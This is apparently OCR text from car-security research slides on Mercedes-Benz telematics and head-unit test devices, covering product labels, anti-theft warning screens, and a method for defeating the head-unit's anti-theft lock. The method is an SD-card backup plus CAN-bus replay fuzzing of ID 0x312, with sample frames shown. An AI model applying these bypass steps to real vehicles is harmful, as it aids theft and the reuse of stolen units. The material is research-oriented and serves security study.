
- HERMES (a.k.a. TCU)
- Head-Unit (a.k.a. IVI)

Test devices – HERMES


Mercedes-Benz A 213 900 33 09 / 001
Hardware for Enhanced Remote-, Mobility- & Emergency Services
Harman Becker Automotive Systems GmbH
Q01



Test devices – Head-Unit



Mercedes-Benz
A 213 900 4415 / 001 Q1

HEADUNIT A-HIGH ROW
HW: A [redacted] 901 6204/001 HW: 1[redacted]0.00
SW: A [redacted] 902 2609/001 SW: 1[redacted].03
3AFB08CH001 001 Diagnosis ID: 0x026004
MEB080G7071969 JUL. 2016 NR-213RH

12V NEG GND MODEL : NR-213
[redacted]
MADE IN JAPAN

Complies with
IDA Standards
DA103365

41831/SDPPI/2015
2528

해당 무선설비는 운용 중
전파혼신 가능성이 있음
인증번호: MSIP-CMM-MDK-NR213

FCC ID : UJHNR213

This product contains an approved
module UGKZ3B2006A made by ALPS,
approval certificate No. [illegible]91
This product contains [illegible]PS,
module UGKZ3B8006A [illegible]
approval certificate No. R-[illegible]-392

Approved by PTA 2015
[redacted]


CCAJ15LP4[redacted]


產品名稱: 音響主機
型 號: NR-213
電 壓: 12V d.c.
生產國別: 日本


製造年份/號碼: 如機體所示
製造廠商: [redacted]ctric Corporation
進口商: [redacted]公司
地址: [redacted]段129 號13 樓


[redacted]factured under license from [redacted]
the double-D sy[redacted]
[redacted]

CE1731












Testbench on Table






Against with the anti-theft

- Varieties of anti-theft warning.
- Our goal is to start the Head-Unit.




复制保护已启用
请联系您的
梅赛德斯-奔驰
授权经销商
ÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿ

Copy-protection Warning



防盗保护已启用
请开启点火开关并重启系统

Anti-theft protection, please restart



도난 경보 장치 활성화됨
메르세데스-벤츠 서비스 센터를
방문하세요

Anti-theft protection


Against with the anti-theft

- Ask your dealer to remove the anti-theft lock.
- You need
  - Service fee each time $100
  - Reservation
  - Time

Xentry + SD Connect


Against with the anti-theft

- Backup the SD-card.
- Using CAN-bus toolkit to find out the anti-theft trigger message.




Functions	ID	Data	Interval
Replay Fuzz	0x312	55 13 0c 48 03 00 00 40 - (U..H...@)	[redacted]
Replay Fuzz	0x312	55 12 0c 48 02 f0 00 52 - (U..H...R)	[redacted]
Replay Fuzz	0x312	55 12 0c 48 02 e0 00 62 - (U..H...b)	[redacted]
Replay Fuzz	0x312	55 11 0c 48 03 d0 00 72 - (U..H...r)	[redacted]
Replay Fuzz	0x312	55 11 0c 48 03 c0 00 82 - (U..H....)	[redacted]
